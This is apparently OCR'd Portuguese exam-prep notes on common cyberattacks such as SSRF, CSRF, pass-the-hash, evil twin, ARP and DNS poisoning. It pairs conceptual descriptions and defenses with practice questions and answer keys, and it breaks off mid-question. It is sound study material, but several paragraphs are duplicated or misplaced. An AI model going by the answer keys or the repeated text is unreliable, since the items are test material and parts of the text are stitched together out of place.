
Server-side request forgery (SSRF) ou falsificação de solicitação do lado do servidor **é uma exploração em que um servidor vulnerável é coagido a funcionar como um proxy.** Considere uma situação em que o Servidor A é confiável para o Servidor B, mas o Servidor B está inacessível ao invasor. O invasor engana o Servidor A para que ele se conecte ao Servidor B para recuperar dados, que são então compartilhados com o invasor.



O ataque pode ter uma variação básica e uma variação as cegas. O SSRF básico é aquele em que os resultados ou a resposta da vítima principal (Servidor B) são retornados ao invasor. Já o SSRF ás cegas, os resultados ou a resposta não são disponibilizadas ao invasor isso porque ou a resposta foi recebida pela vítima intermediária (Servidor A), mas de tal forma que não pôde ser encaminhada ou roteada para o invasor, ou nenhuma resposta ocorreu por parte da vítima principal.

Os ataques SSRF são normalmente implementados usando uma URL criada que tenta enganar o processamento HTTP da vítima intermediária para que leia dados ou injete comandos no alvo primário. A vítima intermediária geralmente tem uma vulnerabilidade SSRF se importar dados de uma URL, dados publicados em uma URL ou depende do conteúdo de uma URL para processamento do servidor. Essa fraqueza é atacada pelo invasor por meio da criação de URLs para acessar conteúdo, serviços ou interfaces que não estão diretamente expostos à Internet. Novamente, isso ocorre porque o ataque forja solicitações para fazer com que pareçam ser do parceiro confiável (ou seja, a vítima intermediária). Um URL SSRF pode tentar acessar metadados de servidor em nuvem, interfaces HTTP de banco de dados, interfaces de serviços internos ou arquivos padrão sistema e serviços localmente confiáveis. O SSRF representa, portanto, o ataque perfeito para romper esta suposta barreira de proteção.

Em alguns casos, um ataque SSRF aproveitará outros esquemas de URL, como file:///, dict://, ftp:// e gopher://, em vez dos mais comuns http:// e https //.




A abordagem recomendada para lidar com ataques SSRF é implementar a lista de permissões do endereço IP ou nome de domínio necessário para a aplicação; isso evita que a maioria das outras variações de codificação sejam usadas. Isso pode ser combinado com uma lista de bloqueios ou uma lista de negações (block-list or deny-list) para abordar especificamente tentativas ou conceitos de ataque detectados anteriormente. Essas listas devem incluir a filtragem de URLs de entrada recebidos dos usuários pela vítima intermediária. Assim, solicitações específicas para interfaces somente de uso interno são descartadas. Todos os esquemas de URL desnecessários, exceto http:// e https://, devem ser desativados. Também é recomendado parar de usar serviços e interfaces não autenticados e substituí-los por autenticados, mesmo em instâncias somente de acesso à rede local de uso interno.

Cross-site request forgery (XSRF)


Cross-site request forgery (XSRF) ou **A falsificação de solicitação entre sites**, também chamada de **falsificação de solicitação do lado do cliente (CSRF)**, é um ataque de natureza semelhante ao XSS. No entanto, aqui com o XSRF, o ataque se concentra inicialmente no navegador do usuário visitante, mais do que no site que está sendo visitado. O principal objetivo do XSRF é enganar o usuário ou o navegador do usuário para que ele execute ações que não pretendia ou não teria autorizado. Uma forma de XSRF infecta o sistema da vítima com malware que permanece inativo até que um site específico seja visitado. Em seguida, o malware forja solicitações do usuário para enganar o servidor web e realizar ações maliciosas contra o servidor web e/ou cliente. Um XSRF geralmente exige que a vítima seja autenticada antes que as atividades prejudiciais sejam iniciadas. O objetivo do XSRF é personificar um usuário autenticado válido por meio de falsificações de solicitações.

Os administradores de sites podem implementar medidas de prevenção contra XSRF, exigindo confirmações ou reautenticação sempre que uma ação sensível ou arriscada for solicitada por um cliente conectado.




Isso pode incluir exigir que o usuário digite novamente sua senha, enviar um código ao usuário por mensagem de texto ou e-mail que deve ser fornecido de volta ao site, acionar uma verificação baseada em chamada telefônica ou resolver um CAPTCHA. Outro mecanismo de proteção é adicionar uma string de randomização (chamada de nonce) a cada solicitação de URL e estabelecimento de sessão e verificar se há falsificação no referenciador do cabeçalho da solicitação HTTP do cliente.

Os usuários finais podem criar hábitos mais seguros, como executar scanners antimalware; usando um HIDS; executando um firewall; evitando sites não convencionais; sempre fazer logoff de sites em vez de fechar o navegador, fechar a aba ou passar para outro URL; manter os navegadores corrigidos; e limpar regularmente arquivos temporários e cookies armazenados em cache.



Application programming interface (API) attacks

Uma API é o meio pelo qual o software se comunica com outro software para trocar informações. Uma API pode ser autenticada, criptografada, restritiva com as informações que revela e cética em relação aos dados. recebe, ou uma API pode ser aberta, em texto simples e com pouca ou nenhuma filtragem de entrada e saída (E/S). Se um sistema aceitar entrada do usuário ou de outro aplicativo, existe o risco de abuso da API. Isso inclui ataques de injeção, XSS, CSRF, SSRF, buffer overflows, Race condition, Replay attack, Request forgeries e muito mais. Os ataques de API podem ser usados para realizar logon ou desvio de autenticação, ataques DoS, exfiltração de dados, adulteração de parâmetros, explorações no caminho, ataques de downgrade de criptografia e abuso de aplicativos. Para reduzir a ocorrência de ataques de API recomenda-se a higienização de entrada além de exigir autenticação e criptografia robusta de comunicação. Outras medidas de segurança importantes para proteger APIs incluem o bloqueio de acesso externo ou de terceiros desconhecidos, lista de permissões de identidades de origem, consultas de limitação de taxa, implementação de monitoramento HIDS e registro de logs de acesso de API.



Resource exhaustion

O **Resource exhaustion ou esgotamento de recursos** ocorre quando as aplicações podem operar de maneira irrestrita e não monitorada, de modo que todos os recursos disponíveis do sistema sejam consumidos na tentativa de atender às solicitações de usuários válidos ou em resposta a um ataque DoS. Fontes externas de exaustão podem ser um DoS malicioso ou um DoS não intencional devido ao recente aumento da popularidade do seu site e serviços. Problemas internos de aplicações podem ser resultado de um planejamento inadequado durante a implementação, causados por vazamento de memória ou afetados por código malicioso.

PERGUNTA 294: Um administrador de rede foi alertado que as páginas da web estão enfrentando longos tempos de carregamento. Após determinar que não se trata de um problema de roteamento ou DNS, o administrador faz login no roteador, executa um comando e recebe a seguinte saída: CPU 0% ocupada, de 300 segundos atrás

1 sec ave: 99 percent busy
5 sec ave: 97 percent busy
1 min ave: 83 percent busy
Qual das seguintes situações o roteador está enfrentando?

R: Isso é Esgotamento de Recursos / Resource exhaustion porque os recursos estão se esgotando. O esgotamento de recursos afeta a 'memória' e a 'capacidade'. Neste caso, a 'capacidade' está quase cheia.

Memory leak

Um vazamento de memória ocorre quando um programa não consegue liberar memória ou continua a consumir mais memória. Isso é chamado de vazamento porque o sistema geral do computador fica com menos memória livre disponível quando um aplicativo está causando um vazamento de memória. Dependendo da velocidade do vazamento de memória, o problema pode não ser perceptível em circunstâncias típicas (como quando um aplicativo é fechado após alguns minutos de uso) ou pode degenerar rapidamente, causando falhas no sistema. Os programadores devem se concentrar no gerenciamento adequado da memória e na liberação de alocações de memória quando elas não forem mais necessárias. Caso contrário, os usuários finais e administradores de sistema deverão monitorar o desempenho do sistema em busca de vazamentos de memória de software e então optar por descontinuar o uso de produtos ofensivos.

Secure Sockets Layer (SSL) stripping

Um ataque de remoção de SSL ou Secure Sockets Layer (SSL) stripping é um tipo de ataque cibernético em que um invasor faz o downgrade de um site de HTTPS seguro para uma conexão HTTP insegura. O downgrade da segurança do site remove a criptografia de dados, permitindo que o invasor espione as comunicações, leia dados e manipule informações sem ser notado.

Um usuário relata que o site de um banco não exibe mais o símbolo de cadeado. Um analista de segurança visualiza a tela do usuário e percebe que a conexão está usando HTTP em vez de HTTPS. Qual dos seguintes ataques está ocorrendo com maior probabilidade?

R: Secure Sockets Layer (SSL) stripping

Secure Sockets Layer (SSL) stripping

Um ataque de remoção de SSL ou Secure Sockets Layer (SSL) stripping é um tipo de ataque cibernético em que um invasor faz o downgrade de um site de HTTPS seguro para uma conexão HTTP insegura. O downgrade da segurança do site remove a criptografia de dados, permitindo que o invasor espione as comunicações, leia dados e manipule informações sem ser notado.

Driver manipulation

Os drivers de dispositivo permitem que um sistema operacional como o Windows se comunique com dispositivos de hardware, como impressoras. Atacantes sofisticados podem mergulhar profundamente nos drivers de dispositivos e manipulá-los para prejudicar a segurança do seu computador. Eles também podem assumir o controle do áudio e do vídeo do computador, interromper a execução do software antivírus ou seus dados podem ser expostos a outra pessoa. Existem duas técnicas principais para manipulação de driver, e são as seguintes:

Shimming: Um shim é uma pequena biblioteca que intercepta chamadas de API de forma transparente e altera os argumentos passados. Eles também podem ser usados para executar programas em plataformas de software diferentes daquelas para as quais foram desenvolvidos. Normalmente, é usado para ajudar aplicativos de software de terceiros a funcionar com um sistema operacional.

Refatoração: Refatoração é o processo de alteração da estrutura interna de um programa de computador.

Quais dos termos a seguir se referem a técnicas de manipulação de driver de software/hardware? (Duas respostas corretas)

A. Prepending

B. Fuzz testing

C. Refactoring

D. Shimming

E. Sideloading

R: Refactoring e Shimming

Qual das alternativas a seguir altera o comportamento externo de uma aplicação e ao mesmo tempo não introduz nenhuma alteração no código da aplicação?

A. Shimming

B. Refactoring

C. API call

D. Sideloading

R: A. Shimming

Pass the hash

Pass the hash é um ataque de autenticação que potencialmente pode ser usado para obter acesso como um usuário autorizado sem realmente conhecer ou possuir o texto simples das credenciais da vítima. Este ataque é direcionado principalmente a sistemas Windows, que mantêm um conjunto

de credenciais em cache (este é o item referenciado com o termo hash no nome do ataque, que também é conhecido como token de autenticação) em sistemas clientes para os domínios Windows que possuem autenticado em. As credenciais armazenadas em cache são usadas para conceder acesso ao usuário. As mitigações para esse ataque incluem a desativação de credenciais em cache, a exigência de autenticação no nível da rede e a força do NTLMv2 (desativação do NTLMv1 e do LM). O modo de administração restrito também é uma boa medida defensiva. A implementação da autenticação de dois fatores também pode impedir esse abuso de autenticação em alguns casos.

Q6: Um invasor está usando hashes para quebrar um protocolo de autenticação. Que tipo de ataque está ocorrendo?

A. Replay attack

B. Pass the Hash

C. Buffer overflow

D. Privilege escalation

R: B. Pass the Hash porque nesse cenário, a passagem do ataque hash está ocorrendo. Neste ataque, o invasor captura os hashes de senha. Em vez de descriptografar os hashes, o invasor os usa para quebrar o protocolo de autenticação.

Os analistas de segurança notam um login no servidor de um usuário que está de férias há duas semanas. Os analistas confirmam que o usuário não fez login no sistema durante as férias. Após revisar os logs de captura de pacotes, os analistas observam o seguinte:

```
username: ....smithJA.....
Password: 944d3697d8880ed401b5ba2c77811
```

Qual das seguintes situações ocorreu?

A. Um buffer overflow foi explorado para obter acesso não autorizado.

B. A conta do usuário foi comprometida e um invasor alterou as credenciais de login.

C. Um invasor usou um ataque pass-the-hash para obter acesso.

D. Uma ameaça interna com o nome de usuário smithJA conectado à conta.

R: C. Um invasor usou um ataque pass the hash para obter acesso. Um ataque Pass-the-Hash é uma técnica em que um invasor captura um hash de senha (em oposição aos caracteres da senha) e depois o transmite para autenticação em um sistema.

Pass the hash

Pass the hash é um ataque de autenticação que potencialmente pode ser usado para obter acesso como um usuário autorizado sem realmente conhecer ou possuir o texto simples das credenciais da vítima. Este ataque é direcionado principalmente a sistemas Windows, que mantêm um conjunto

Ataques de Redes Privadas


Qualquer sistema computacional conectado a qualquer tipo de rede está sujeito a vários tipos de ataques. **Mesmo sistemas que não estão conectados à Internet,** como aqueles isolados em um rede privada, pode ser atacada por pessoas internas ou códigos maliciosos.

Wireless Attacks

Vamos ver nessa sessão **todos** os ataques a **redes Wireless**

Evil twin

Ataque evil twin é quando um hacker tenta enganar os usuários para que se conectem a um ponto de acesso Wi-Fi falso que **imita uma rede real.** Quando a vítima se conecta à rede evil twin falsa, os dados que ela compartilha são enviados a um servidor controlado pelo invasor.




Curiosity Session

Uma curiosidade sobre o ataque Evil Twin é que, durante a Copa do Mundo de 2018 na **Rússia**, muitos brasileiros tentaram conectar seus celulares ao Wi-Fi público do metrô de Moscou, onde foram vítimas desse tipo de ataque e tiveram seus dados, principalmente bancários, roubados.

Rogue Access Point

É um ponto de acesso extra adicionado em uma rede sem fio **sem o conhecimento do proprietário.** Isso permite que o indivíduo que possui o ponto de acesso adicional, intercepte dados transmitidos através da conexão. ***Ou seja, é um agente malicioso escondido no meio do caminho.***




Bluesnarfing

Bluesnarfing é um tipo de ataque de segurança sem fio empregado por hackers que usa a tecnologia Bluetooth para obter acesso não autorizado a dados e dispositivos. O termo 'bluesnarfing' é derivado da expressão 'bluejacking', que é uma atividade legítima usada para enviar mensagens anônimas para telefones celulares através de uma conexão Bluetooth.Ele consiste em aproveitar vulnerabilidades do protocolo bluetooth para roubar dados pessoais sem o utilizador se aperceber disso. Um ataque de bluesnarfing pode ter várias consequências negativas, como roubo de informações pessoais (passwords, por exemplo) ou de identidade para fins fraudulentos. Com isso podem fazer transações fraudulentas com os seus dados bancários, como usá-los para realizar compras ou transferências.

Bluejacking

Bluejacking envolve **o envio de mensagens não solicitadas para dispositivos compatíveis com Bluetooth sem o permissão do proprietário/usuário.** Essas mensagens podem aparecer automaticamente na tela de um dispositivo, mas muitos dispositivos modernos solicitam a exibição ou o descarte dessas mensagens.



Disassociation

A dissociação é um tipo wireless management frames usado em vários ataques. As formas principais de como esses ataques funcionam são:


- **Divulgação de SSID oculto:** Para redes com SSIDs ocultos, um pacote de dissociação com um endereço MAC falsificado (imitando o do ponto de acesso) é enviado para um cliente conectado. Isso faz com que o cliente perca a conexão e envie um pedido de reassociação, revelando o SSID em texto claro.
- **Ataque de negação de serviço (DoS):** O atacante envia repetidamente quadros de dissociação para um cliente, impedindo-o de se reconectar à rede e, assim, causando um DoS.
- **Sequestro de sessão:** O atacante usa quadros de dissociação para manter o cliente desconectado enquanto se passa por ele, assumindo sua sessão sem fio com o ponto de acesso.
- **Ataque man-in-the-middle:** O atacante desconecta um cliente usando um quadro de dissociação e, em seguida, fornece um sinal mais forte a partir de um ponto de acesso falso com o mesmo SSID e endereço MAC do original. Quando o cliente se conecta ao ponto de acesso falso, o atacante se conecta ao ponto de acesso verdadeiro, interceptando a comunicação.

Jamming

O jamming é um ataque que transmite sinais de rádio para interromper comunicações, reduzindo a qualidade do sinal.

On-path attack (Anteriormente conhecido como Man-in-the-middle)

Um ataque On-path **é um ataque onde o invasor se coloca entre o cliente e o servidor para espionar ou modificar a comunicação.** Esses ataques podem explorar vulnerabilidades em DHCP, DNS, ARP e outros sistemas, além de utilizar falsificação de endereço MAC e configurações de proxy falsas. A defesa inclui o uso de protocolos de criptografia fortes e autenticação robusta. Ataques relacionados envolvem exploração de acesso transitivo, onde um processo pode inadvertidamente conceder acesso a um objeto sem revalidação adequada.



Address Resolution Protocol (ARP) poisoning

O Address Resolution Protocol (ARP) poisoning **é um ataque que falsifica o mapeamento de endereços IP para MAC**, redirecionando o tráfego para um sistema controlado pelo atacante. Defesas incluem segurança de portas no switch, firewalls, sistemas de detecção de intrusão, e uso de entradas ARP estáticas.

Media access control (MAC) flooding

É um ataque que compromete um switch inundando-o com endereços MAC aleatórios, fazendo com que ele envie todo o tráfego para todas as portas, permitindo que o atacante espione as comunicações. Defesas incluem a limitação de MAC em switches gerenciados e o uso de NIDS para detectar tentativas de ataque.

Domain name system (DNS)

O DNS (Domain Name System) é um sistema que traduz nomes de domínio amigáveis (como www.exemplo.com) em endereços IP (como 192.0.2.1), que são usados pelos computadores para localizar e comunicar-se uns com os outros na internet. Essencialmente, o DNS funciona como uma agenda telefônica para a internet, permitindo que os usuários acessem sites e serviços usando nomes fáceis de lembrar, em vez de memorizar longas sequências de números.

Domain hijacking

O Domain hijacking ou sequestro de domínio/roubo de domínio**, é a ação maliciosa de alterar o registro de um nome de domínio sem a autorização do proprietário legítimo.** Isso pode ser feito ao roubar as credenciais de login do proprietário, utilizando XSRF, sequestro de sessão, interceptação de caminho, ou explorando falhas nos sistemas do registrador de domínios.


Às vezes, quando alguém registra um nome de domínio logo após o término do registro do proprietário original, isso pode parecer sequestro de domínio, mas na verdade não é. Se um proprietário original perde seu nome de domínio por não renová-lo, muitas vezes não há outra opção senão contatar o novo proprietário e tentar recuperar o controle. Muitos registradores seguem a política de "quem não renova, perde" para registros expirados.

DNS poisoning

Ele é um ataque que visa a mudança de URL para prejudicar alguém economicamente e/ou vazar dados, informações pessoais e senhas. O processo de envenenamento do cache ocorre durante o mapeamento DNS.

Para fazer o envenenamento, o atacante faz uma requisição ao servidor DNS para saber o endereço IP de um site específico. Se o servidor local não tiver o endereço em seu cache, vai mandar o pedido para um servidor autoritário

Nesse ponto, o atacante resolve o pedido do servidor DNS através de um servidor autoritário falso implantado por ele, fornecendo o endereço IP do site desejado e, além do IP do site desejado, também envia endereços IP falsos de outros sites. Às vezes, quando alguém registra um nome de domínio logo após o término do registro do proprietário original, isso pode parecer sequestro de domínio, mas na verdade não é. Se um proprietário original perde seu nome de domínio por não renová-lo, muitas vezes não há outra opção senão contatar o novo proprietário e tentar recuperar o controle. Muitos registradores seguem a política de "quem não renova, perde" para registros expirados.



Universal Resource Locator (URL) redirection

Ela ocorre quando um site redireciona um usuário para outra URL, muitas vezes por motivos legítimos como encurtar URLs longas ou corrigir links quebrados. No entanto, hackers podem explorar essa funcionalidade para redirecionar usuários de forma maliciosa. Isso pode ser feito através de ataques de injeção, como XSS (Cross-Site Scripting) ou buffer overflow.

Distributed denial-of-service (DDoS)

É um tipo de ataque onde um invasor sobrecarrega um website, servidor ou recurso de rede com tráfego malicioso. Como resultado, o alvo trava ou não consegue operar, negando serviço a usuários legítimos e impedindo que o tráfego legítimo chegue ao seu destino.

Para ficar mais fácil, imaginemos um exemplo, um ataque de DDoS é como um engarrafamento inesperado causado por centenas de solicitações falsas de compartilhamento de viagens. Os pedidos parecem ser legítimos para os serviços de transporte compartilhado que, então, enviam motoristas para coletas, o que inevitavelmente obstrui as ruas da cidade. Isso impede que o tráfego legítimo e regular chegue ao seu destino.

Malicious code ou script execution

PowerShell

PowerShell é uma linguagem de script e uma shell de linha de comando para Windows da Microsoft, construída sobre o .NET Framework. É utilizada por administradores para gerenciar sistemas Windows, Linux e macOS. No entanto, também pode ser explorada de forma maliciosa, como no caso do mimikatz, uma ferramenta hacker usada para extrair senhas, hashes e tickets Kerberos da memória do sistema. Esses dados podem ser usados para escalonamento de privilégios e ataques como pass-the-hash e golden ticket.

Bash

Bash é uma shell de comando e uma linguagem de script encontrada em sistemas Linux, Unix, macOS e agora também em sistemas Windows.

Scripts Bash automatizam tarefas e executam ferramentas, utilitários e programas. No entanto, podem ser explorados maliciosamente, como no caso do "banner grabbing", onde informações de serviços são obtidas para identificar vulnerabilidades.

Python

Python é utilizado no desenvolvimento de aplicações para servidores web, desenvolvimento geral de software e automação de funções de sistema. É amplamente disponível em várias plataformas, incluindo dispositivos IoT e embarcados. Python requer um interpretador para executar seus scripts e não opera como uma shell.

Macros

Macros são scripts embutidos em documentos como Word, Excel e PDFs, frequentemente usados em ataques devido a versões desatualizadas de software. Embora defesas modernas os tornem menos perigosos, usuários devem evitar abrir documentos suspeitos, pois macros maliciosas podem ser desativadas por verificações de segurança ou configurações administrativas. É possível visualizar o código de uma macro antes de executá-la para entender suas ações planejadas.

Threats, Attacks, and Vulnerabilities *Simulado*

1. Os dados proprietários da empresa foram descobertos em redes sociais públicas, publicados pelo CEO. Durante a investigação, descobriu-se que um número significativo de e-mails semelhantes foi enviado aos funcionários, contendo links para sites maliciosos. Alguns funcionários relataram que receberam mensagens semelhantes em suas contas de e-mail pessoais. Quais melhorias a empresa deve implementar para resolver esse problema? **(Selecione duas opções)**

A. Implementar um firewall de aplicação web.
B. Bloquear o acesso ao e-mail pessoal na rede da empresa.
C. Atualizar o servidor de e-mail da empresa.
D. Implementar autenticação multifator no servidor de e-mail da empresa.
E. Realizar uma revisão de acesso a todos os arquivos da empresa.
F. Proibir o acesso a redes sociais em equipamentos da empresa.

2. Qual das alternativas a seguir é um indicador de que uma mensagem é uma farsa/hoax? **(Selecione três opções)**

A. Ausência de assinatura digital verificando a origem
B. Uso de gramática ruim
C. Falta de ortografia correta
D. Ameaça de dano ao seu sistema de computador
E. Incentivo a tomar medidas específicas para resolver um problema
F. Alegação de ser de uma autoridade confiável
G. Inclusão de hyperlinks no corpo da mensagem

3. **Malware** que não deixa vestígios de sua presença, nem se armazena em um dispositivo de armazenamento, mas ainda consegue permanecer residente e ativo em um computador, **é conhecido como?**

A. Rootkit
B. Cryptomalware
C. Fileless malware
D. Spyware

4. Dorothy vê um anúncio na tela do seu computador afirmando que ela foi detectada realizando atividades ilegais. A mensagem alega que seus arquivos foram criptografados para serem usados como evidência em sua acusação. Um número de telefone é apresentado, e ela é incentivada a ligar para discutir opções. Quando ela liga e lê um código de identificação da tela, a pessoa no telefone solicita que ela pague uma taxa para evitar a acusação. O que Dorothy experimentou?

A. Keylogger
B. Command and control
C. Rainbow table attack
D. Ransomware

5. Um administrador de segurança está revisando o log de acessos e falhas de login. O log está configurado para registrar senhas de tentativas de login falhadas provenientes de fontes externas. O administrador nota uma série de tentativas de senha falhadas:

- monkey
- princess
- abc123
- qwerty
- 1234567
- iloveyou

Qual é o tipo de ataque que parece ter sido tentado com base nos registros desse log?

A. Força bruta
B. Hybrid
C. Dictionary
D. Rainbow table

6. Quais das seguintes são diferenças entre XSS e XSRF? **(Selecione duas opções)**

A. XSS instala malware na vítima para prejudicar um servidor web.
B. XSRF explora a confiança que um cliente tem em um servidor web.
C. XSRF injeta código em um servidor web para envenenar o conteúdo puxando recursos maliciosos de sites de terceiros.
D. XSS não precisa que o cliente se autentique no servidor web.
E. XSS explora a confiança que um servidor web tem em um cliente autenticado.
F. XSRF requer que o cliente esteja autenticado no servidor web.

7. Um log em um servidor web acessível publicamente na sub-rede filtrada contém a seguinte entrada:

